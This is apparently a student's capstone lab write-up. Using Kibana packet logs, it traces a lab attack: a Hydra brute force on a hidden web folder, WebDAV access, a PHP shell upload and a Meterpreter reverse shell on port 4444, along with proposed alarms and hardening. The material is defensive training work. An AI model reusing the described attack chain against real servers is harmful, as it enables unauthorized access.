
- How many requests were made to this directory? At what time and from which IP address(es)?
    - **15,059 requests were made to the secret folder directory.**
- Which files were requested? What information did they contain?
    - **The file that was requested was called connect_to_corp_server, which contained information on how to connect to the webdav corporate web server.**
- What kind of alarm would you set to detect this behavior in the future?
    - **A possible alarm could be set for when a non-pre-approved IP address, or an IP address outside the home network attempts to access the file path to a secret folder.**
- Identify at least one way to harden the vulnerable machine that would mitigate this attack.
    - **Allow only specific IP addresses to access certain folders and paths by updating a web configuration file, or the firewall for a site.**

- Identify the brute force attack.
    - After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:




```
> Oct 26, 2021 @ 23:57:24.465  http.response.status_phrase: unauthorized @timestamp: Oct 26, 2021 @ 23:57:24.465 source.port: 36320 source.bytes: 163B source.ip: 192.168.1.90 url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder
                               url.full: http://192.168.1.105/company_folders/secret_folder method: get destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B status: Error server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B event.kind: event
                               event.category: network_traffic event.dataset: http event.duration: 0.5 event.start: Oct 26, 2021 @ 23:57:24.465 event.end: Oct 26, 2021 @ 23:57:24.465 agent.ephemeral_id: 0f19c8f1-1373-4da0-9ee8-0b296a126226 agent.hostname: server1
                               agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 698B
                               http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.version: 1.1 query: GET /company_folders/secret_folder ecs.version: 1.5.0 type: http host.name: server1

> Oct 26, 2021 @ 23:57:24.454  http.response.status_phrase: unauthorized @timestamp: Oct 26, 2021 @ 23:57:24.454 user_agent.original: Mozilla/4.0 (Hydra) method: get event.end: Oct 26, 2021 @ 23:57:24.454 event.kind: event event.category: network_traffic event.dataset: http
                               event.duration: 0.5 event.start: Oct 26, 2021 @ 23:57:24.454 ecs.version: 1.5.0 agent.ephemeral_id: 0f19c8f1-1373-4da0-9ee8-0b296a126226 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0
                               agent.type: packetbeat status: Error http.request.bytes: 159B http.request.headers.content-length: 0 http.request.method: get http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-
                               length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.version: 1.1 client.ip: 192.168.1.90 client.port: 36318 client.bytes: 159B host.name: server1 url.domain: 192.168.1.105 url.path: /company_folders/secret_folder
                               url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http network.direction: inbound network.community_id: 1:x9DdoKxxFgQZTjlofEjAmIZhFeQ= network.bytes: 857B network.type: ipv4 network.transport: tcp network.protocol: http

> Oct 26, 2021 @ 23:57:24.403  http.response.status_phrase: unauthorized @timestamp: Oct 26, 2021 @ 23:57:24.403 url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105
                               server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B agent.ephemeral_id: 0f19c8f1-1373-4da0-9ee8-0b296a126226 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat
                               ecs.version: 1.5.0 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_code: 401
                               http.response.bytes: 698B http.response.body.bytes: 460B http.version: 1.1 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B type: http client.bytes: 163B client.ip: 192.168.1.90 client.port: 36306 method: get
                               network.direction: inbound network.community_id: 1:wPWqciieiUNHYK97f7MlLVTiG7Y= network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http event.category: network_traffic event.dataset: http event.duration: 0.5

> Oct 26, 2021 @ 23:57:24.403  http.response.status_phrase: unauthorized @timestamp: Oct 26, 2021 @ 23:57:24.403 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B network.transport: tcp network.protocol: http network.direction: inbound
                               network.community_id: 1:+VtDHzecNbP2acFjmoUN5B3jzgg= network.bytes: 865B network.type: ipv4 query: GET /company_folders/secret_folder client.bytes: 167B client.ip: 192.168.1.90 client.port: 36308 type: http method: get
                               url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder status: Error host.name: server1 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-
                               12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 0f19c8f1-1373-4da0-9ee8-0b296a126226 event.category: network_traffic event.dataset: http event.duration: 1.0 event.start: Oct 26, 2021 @ 23:57:24.403 event.end: Oct 26,
                               2021 @ 23:57:24.404 event.kind: event http.request.method: get http.request.bytes: 167B http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-

> Oct 26, 2021 @ 23:57:24.403  http.response.status_phrase: unauthorized @timestamp: Oct 26, 2021 @ 23:57:24.403 client.bytes: 163B client.ip: 192.168.1.90 client.port: 36310 source.ip: 192.168.1.90 source.port: 36310 source.bytes: 163B method: get url.scheme: http
                               url.domain: 192.168.1.105 url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
                               network.community_id: 1:ThnkvOtyo+iQ5s7hPzIOUqlILTs= event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.4 event.start: Oct 26, 2021 @ 23:57:24.403 event.end: Oct 26, 2021 @ 23:57:24.405 query: GET
                               /company_folders/secret_folder ecs.version: 1.5.0 status: Error type: http http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.body.bytes: 460B http.response.headers.content-length: 460
                               http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_code: 401 http.response.bytes: 698B http.version: 1.1 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B agent.hostname: server1

> Oct 26, 2021 @ 23:57:24.401  http.response.status_phrase: unauthorized @timestamp: Oct 26, 2021 @ 23:57:24.401 client.ip: 192.168.1.90 client.port: 36304 client.bytes: 163B url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105
                               url.path: /company_folders/secret_folder query: GET /company_folders/secret_folder ecs.version: 1.5.0 http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-type: text/html;
                               charset=iso-8859-1 http.response.headers.content-length: 460 http.version: 1.1 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 163B network.direction: inbound network.community_id: 1:ifpiPcmqce4l4XTwCPJiZyeg5k4=
                               network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http event.category: network_traffic event.dataset: http event.duration: 0.5 event.start: Oct 26, 2021 @ 23:57:24.401 event.end: Oct 26, 2021 @ 23:57:24.401
```

- **Above is a log of unauthorized requests to brute force the password of the secret folder directory.**


Not secure | 192.168.1.105:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2021-10-26T21:00:00.000Z',to:'2021-10-27T00:00:00.000Z'))&_a=(columns:!(agent.name),index:'packetbeat-*',interval:auto,query:(language:kuery,query:'user_agent.original.text%20:%20"hydra"%20'),sort:!(!('@timestamp',desc)))
D
Discover
dns.op_code
dns.opt.do
dns.opt.ext_rcode
dns.opt.udp_size
dns.opt.version
dns.question.class
dns.question.etld_plus_one
dns.question.name
dns.question.registered_domain
dns.question.subdomain
dns.question.top_level_domain
dns.question.type
dns.resolved_ip
dns.response_code
dns.type
ecs.version
error.message
event.action
event.category
event.dataset
event.duration
event.end
event.kind
event.start
flow.final
flow.id
host.name
http.request.bytes
http.request.headers.content-length
http.request.method
http.request.referrer
http.response.body.bytes
http.response.bytes
http.response.headers.content-length
http.response.headers.content-type

```
event.start                            Oct 26, 2021 @ 23:57:24.403
host.name                              server1
http.request.bytes                     163B
http.request.headers.content-length    0
http.request.method                    get
http.response.body.bytes               460B
http.response.bytes                    698B
http.response.headers.content-length   460
http.response.headers.content-type     text/html; charset=iso-8859-1
http.response.status_code              401
http.response.status_phrase            unauthorized
http.version                           1.1
method                                 get
network.bytes                          861B
network.community_id                   1:wPWqc11e1UWHYK97f7MlLVT1G7Y=
network.direction                      inbound
network.protocol                       http
network.transport                      tcp
network.type                           ipv4
query                                  GET /company_folders/secret_folder
server.bytes                           698B
server.ip                              192.168.1.105
server.port                            80
source.bytes                           163B
source.ip                              192.168.1.90
source.port                            36306
status                                 Error
type                                   http
url.domain                             192.168.1.105
url.full                               http://192.168.1.105/company_folders/secret_folder
url.path                               /company_folders/secret_folder
url.scheme                             http
user_agent.original                    Mozilla/4.0 (Hydra)

> Oct 26, 2021 @ 23:57:24.403   -
```

- **By finding the user agent of an attack, we can see that the attacker is using hydra, a common web password brute force tool.**



url.full : "http://192.168.1.105/company_folders/secret_folder" and not http.response.status_phrase : unauthorized and source.ip : 192.168.1.90


- **We can see that the attacker had 6 successful attempts.**

  - Can you identify packets specifically from Hydra?
    - **Yes, by looking at the user_agent.original tag, where it will mention hydra.**
  - How many requests were made in the brute-force attack?
    - **Over 15,000 requests were made in the brute-force attack**
  - How many requests had the attacker made before discovering the correct password in this one?
    - **15,047 unauthorized requests were made in the brute force attack.**
  - What kind of alarm would you set to detect this behavior in the future and at what threshold(s)?
    - **Any alarm that detects hydra as the user_agent, or one that detects a lot of traffic from a specific IP address in a short period of time. A good**

threshold of this would be 10 attempts of logins from an IP address in 5 minutes.

- Identify at least one way to harden the vulnerable machine that would mitigate this attack.
  - **One way to help would be to implement a captcha or an I'm not a robot test, blocking hydra users, and giving a timeout to, or blocking, excessive log in attempts.**

- Find the WebDav connection.



url.full : "http://192.168.1.105/webdav"

Oct 26, 2021 @ 00:00:00.0 → Oct 27, 2021 @ 21:30:00.0


40 hits

Oct 26, 2021 @ 00:00:00.000 - Oct 27, 2021 @ 21:30:00.000 —

Time	agent.name
Oct 27, 2021 @ 00:55:12.651	-
Oct 27, 2021 @ 00:55:12.650	-
Oct 27, 2021 @ 00:55:12.515	Kali
Oct 27, 2021 @ 00:55:12.513	Kali
Oct 27, 2021 @ 00:54:22.556	-
Oct 27, 2021 @ 00:54:22.553	-
Oct 27, 2021 @ 00:54:22.547	-
Oct 27, 2021 @ 00:54:22.525	-
Oct 27, 2021 @ 00:54:22.519	-
Oct 27, 2021 @ 00:54:22.421	Kali
Oct 27, 2021 @ 00:54:22.418	Kali
Oct 27, 2021 @ 00:54:22.412	Kali
Oct 27, 2021 @ 00:54:22.389	Kali
Oct 27, 2021 @ 00:54:22.383	Kali
Oct 27, 2021 @ 00:52:42.028	-
Oct 27, 2021 @ 00:52:41.895	Kali
Oct 27, 2021 @ 00:31:40.781	-
Oct 27, 2021 @ 00:31:40.672	Kali
Oct 27, 2021 @ 00:27:51.557	-
Oct 27, 2021 @ 00:27:51.453	Kali
Oct 27, 2021 @ 00:13:30.573	-

  - Use your dashboard to answer the following questions:
    - How many requests were made to this directory?
      - **40 requests were made to the webdav directory**
    - Which file(s) were requested?
      - **The shared passwords file passwd.dav was requested, and a malicious PHP scripts named shell.php was uploaded.**
    - What kind of alarm would you set to detect such access in the future?
      - **When a non-pre-approved IP address attempts to access the webdav directory.**
    - Identify at least one way to harden the vulnerable machine that would mitigate this attack.
      - **Like the secret folder mitigation techniques, we can create and update web configuration files to block non-pre-approved IP addresses from accessing sensitive directories.**

- Identify the reverse shell and meterpreter traffic.



destination.ip : 192.168.1.90 and source.ip : 192.168.1.105 and destination.port : 4444

```
> Oct 27, 2021 @ 00:49:20.004   @timestamp: Oct 27, 2021 @ 00:49:20.004 event.category: network_traffic event.action: network_flow event.start: Oct 27, 2021 @ 00:47:53.265
                                event.end: Oct 27, 2021 @ 00:48:24.211 event.duration: 30945.6 event.dataset: flow event.kind: event type: flow source.ip: 192.168.1.105
                                source.port: 53306 source.packets: 26 source.bytes: 5.4KB destination.ip: 192.168.1.90 destination.port: 4444 destination.packets: 38
                                destination.bytes: 81.3KB agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 021bf069-6e2b-
                                4116-8f88-7b0e8c19fe6d agent.id: 26444e58-c83e-4d56-854f-bd90ace159df flow.final: true flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwROtA

v Oct 27, 2021 @ 00:49:10.004   @timestamp: Oct 27, 2021 @ 00:49:10.004 agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali
                                agent.ephemeral_id: 021bf069-6e2b-4116-8f88-7b0e8c19fe6d agent.id: 26444e58-c83e-4d56-854f-bd90ace159df type: flow source.port: 53306
                                source.bytes: 5.4KB source.packets: 26 source.ip: 192.168.1.105 destination.packets: 38 destination.bytes: 81.3KB destination.ip: 192.168.1.90
                                destination.port: 4444 ecs.version: 1.5.0 host.name: Kali network.type: ipv4 network.transport: tcp
                                network.community_id: 1:6jY2CcVJzeowHcnxjIPE31reSrg= network.bytes: 86.8KB network.packets: 64 event.action: network_flow event.start: Oct 27,
```

- To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:
    - Can you identify traffic from the meterpreter session?
        - **In the above image you can, since, in the meterpreter session, the listening port was set to 4444**
    - What kinds of alarms would you set to detect this behavior in the future?
        - **An alarm that looks out for PUT requests made from unknown IP addresses, especially if it is to a sensitive file path.**
    - Identify at least one way to harden the vulnerable machine that would mitigate this attack.

        - **Block any PUT requests from an unknown IP address, by updating a configuration file, like WebSEAL.**

2. Summarization

- Network Topology
    - What are the addresses and relationships of the machines involved?
        - **The Capstone machine is at 192.168.1.105 and is the web server/target machine**
        - **The ELK stack address is 192.168.1.100 as is the monitoring machine.**
        - **The Kali machine is at 192.168.1.90 and is the attacking machine.**
- Red Team
    - What were the three most critical vulnerabilities you discovered?
        - **The three most critical vulnerabilities were the apache web server, the weak passwords for several users and the persistent reverse shell backdoor.**
- Blue Team
    - What evidence did you find in the logs of the attack?

        - **We found a lot of suspicious activity in a short period of time emanating from one IP address, which often correlates with a brute force attack. In this instance, we were able to see that the brute force attack was successful. Further inspection led us to see that malicious files were uploaded with a PUT request.**
    - What data should you be monitoring to detect these attacks next time?
        - **The number of attempted logins from an individual IP, PUT requests, and attempts to access sensitive file paths should all be monitored to detect future attacks.**
- Mitigation
    - What alarms should you set to detect this behavior next time?
        - **Alarms should be set up for unauthorized PUT requests, unauthorized attempts to access confidential webpages, and excessive login unsuccessful login attempts.**
    - What controls should you put in place on the target to prevent the attack from happening?

        - **Controls that should be implemented include web configuration files that allow only certain IP addresses in the network to access sensitive information, a “I’m not a robot test” to prevent brute force attacks and updating the operating system of the web server to beef up security. Furthermore, PUT requests should only be accessible to those who work for the company and need to PUT.**